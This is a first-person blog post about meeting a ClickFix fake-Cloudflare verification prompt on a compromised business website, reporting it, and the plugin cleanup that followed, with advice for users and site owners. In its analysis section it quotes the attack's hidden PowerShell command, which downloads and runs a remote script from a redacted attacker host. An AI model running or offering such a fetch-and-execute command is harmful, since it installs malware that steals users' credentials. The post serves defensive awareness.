I have been a customer of a business for several years and I needed a piece of information from them, so I went to look for it on their website and did what everybody does. I typed the name of the business into Google, their page appeared in the results and I clicked it.

The page loaded normally, but something else appeared on top of it.
An orange panel with the Cloudflare logo, the heading “Human Verification”, a “Verifying…” spinner in the background and, at the bottom, a hexadecimal code that looked like a Ray ID. A Ray ID is the identifier Cloudflare assigns to a request and displays on its real pages, something like the reference number for that particular request, so imitating it helps make the panel look authentic.
Below it were four numbered instructions:
- Press Windows + X
- Press I (or choose Terminal)
- Press Ctrl + V
- Press Enter
I pressed nothing.
What that “human verification” really was
This has a name. It is called ClickFix, sometimes described as paste-and-run and often presented as a fake CAPTCHA, although a fake CAPTCHA is only one of the disguises it can use.
MITRE ATT&CK, a knowledge base of attacker tactics and techniques, classifies it as a sub-technique of User Execution, T1204.004, “Malicious Copy and Paste”, which was formally added to the framework on March 18, 2025.
The technique works by presenting the user with an apparently helpful solution, an error to fix or a verification step to complete, while what the attacker is really trying to achieve is to have the person copy, paste and execute a command themselves.
Microsoft has also documented ClickFix campaigns on compromised legitimate websites using fake Cloudflare verification pages, a scenario very similar to what I had in front of me.
The attack does not arrive as an attachment or require you to open a traditional download, and it does not need to exploit a vulnerability on the computer to start the chain because the decisive step happens when the victim opens a command interpreter and runs what the page tells them to run.
That can allow it to bypass some defenses focused on downloads or activity inside the browser, although it does not mean the behavior becomes invisible. PowerShell is a legitimate Windows tool, but Defender and other security products can inspect scripts and detect suspicious behavior.
The technique works because it convinces the person to cross that boundary themselves. It does not need you to trust the page completely, only to follow four instructions that look like part of a routine verification step.
In campaigns like this, the page places or attempts to place a command in the clipboard using functionality provided by the browser. The four steps verify nothing and instead lead you to open Terminal, paste whatever was placed in the clipboard and execute it.
This type of attack appears both on sites created by attackers and on legitimate business websites that have been compromised, with malicious advertising, search result poisoning and email among the ways used to bring people to them.
I arrived from a Google result.
What I did, and what I could not do
I closed the tab, took screenshots and analyzed the command, removing the original URL on purpose.
powershell -w h "iex(irm 'hxxp://<attacker-host>/<token>')"; exit-w h attempts to start PowerShell with its window hidden, irm, an alias for Invoke-RestMethod, retrieves content from the attacker’s server and iex, an alias for Invoke-Expression, executes the received content directly without requiring that first script to be saved as a file. That does not mean later stages cannot write files to disk, while ; exit simply ends the PowerShell session from which the command was launched.
Common payloads in campaigns like these include information stealers capable of looking for credentials, browser passwords, session cookies, saved payment cards or cryptocurrency wallets.
From the outside there was not much more I could determine, so I limited myself to observing what was happening in the browser, documenting it and notifying the business.
I prepared a report describing what I had been able to observe, explained the command piece by piece, included the domains involved so they could be blocked and added recommendations for their technical provider. I also blocked those domains in my own environment as a precaution.
The business acted
They responded responsibly, contacted their hosting provider the same day, increased the website’s security protection, ran a security scan and removed what was found.
The result supported the warning, with the security service identifying and removing 14 suspicious files spread across four different plugins.
| Plugin | Files |
|---|---|
| google-listings-and-ads | 8 |
| forminator | 4 |
| helpie-faq | 1 |
| woo-order-export-lite | 1 |
They had inconspicuous names such as .key, .sym, .comp, .entity, .factor, .flag, .data_chunk and .property_set.
They began with a dot, so they would normally remain hidden in conventional file listings, they did not use recognizable PHP extensions and they were buried in deep paths, many of them inside vendor/ folders and other third-party dependencies where they can easily be missed during a manual review.
Finding files like these spread across four different plugins suggests an automated process moving through the filesystem and placing copies in deep locations rather than a single manual file edit.
The scan also found several vulnerabilities, and one that required immediate attention was in WooCommerce Subscriptions. The site had version 7.5.0 installed and the provider recommended updating it to 9.1.0.
The vulnerability, CVE-2026-18391, affects versions earlier than 9.1.0 when High-Performance Order Storage (HPOS) is enabled and can allow an unauthenticated attacker to escalate a PHP object injection into remote code execution. WooCommerce recommended updating to version 9.1.0 or later.
The presence of that vulnerability does not prove that it was the route used to compromise this website. Without the necessary historical logs I could not establish that connection or determine when the compromise began.
What I could establish was that the website was affected when I visited it and that the subsequent analysis found items that required removal, along with several vulnerabilities that needed attention.
The business is a victim, just as any visitor who followed the instructions would have been, and their response was responsible because they acted the same day on an unsolicited warning and took steps to protect the website, which deserves to be recognized as well.
If you are a user, what not to do
There is one practical rule worth remembering, no legitimate website verification needs you to open Terminal, PowerShell or Run and paste a command.
A website may ask you to click something, enter a code or complete a CAPTCHA, but if a “verification” asks you to leave the browser, open a command interpreter and execute something, treat it as an attack.
- Do not paste or execute anything and close the tab.
- Take a screenshot and notify the business because there is a good chance they do not know what is happening on their own website.
- If you already executed the command, disconnect the computer from the network and contact your IT department or someone you trust from another device. If it is a corporate computer, follow their instructions before restarting or shutting it down so you do not destroy information that may help with the investigation.
- Change your passwords from a clean computer and ask for all active sessions to be revoked, not just for the passwords to be changed, because a stolen session can remain valid without asking for the password or second factor again.
- If a compromise is confirmed or cannot be ruled out, the safest option is usually to reimage or reinstall the computer from a known good state rather than assuming a cleanup found everything.
If you run a business with a website, what you can do
Your website is an application that works for you 24 hours a day, serves customers, takes payments and may hold their information.
You do not need to be technical to look after it, you only need to sit down every now and then with whoever maintains it and ask five questions.
- What plugins do we have, and are they up to date? Ask for the list and the versions, and anything no longer being used should go because every plugin adds third-party code and increases the surface that needs to be maintained.
- How often is the website checked for vulnerabilities? A recurring scan can identify vulnerable components before they become a problem.
- How are security updates applied, and how quickly? What matters is having a process so important fixes do not depend on someone remembering weeks later.
- How many days of logs does our plan retain? Logs are the server’s memory and, if something happens, they are one of the main ways to reconstruct when it started and how far it went.
- Do we have two-factor authentication on the hosting panel and the website administration accounts? A password alone should not be the only barrier protecting accounts that control the site.
And if an incident ever happens, ask for a short written closure explaining how they believe the attacker got in, what was found, what was removed, which accounts or credentials were changed and what they could not determine.
It is not about distrusting anyone, it is about leaving the house better prepared for next time.
Cybersecurity is everyone’s responsibility
The first signal in this case did not come from a tool, it came from a customer who was looking for a piece of information on a website and stopped for five seconds in front of a screen that did not look right.
After that, tools, technical knowledge and the provider’s response were all needed to investigate and clean up the site.
It is difficult for any company to watch everything happening across its digital surface on its own and no user is protected just because they have antivirus software. What helps is something much more basic, the person who sees something unusual says something, the person receiving the warning takes it seriously and those with technical knowledge share what they learned when doing so may help somebody else.
If you come across something like this, report it, if someone reports it to you, act, and if you work in IT, document and share what you can because that information may be exactly what helps another person recognize the same attack before they execute the command.
A safer community is not built with more tools alone, it is also built by more people speaking up, listening and sharing what they learn.
By: Cesar Rosa Polanco - Written from a real experience, with artificial intelligence used as an editorial support tool.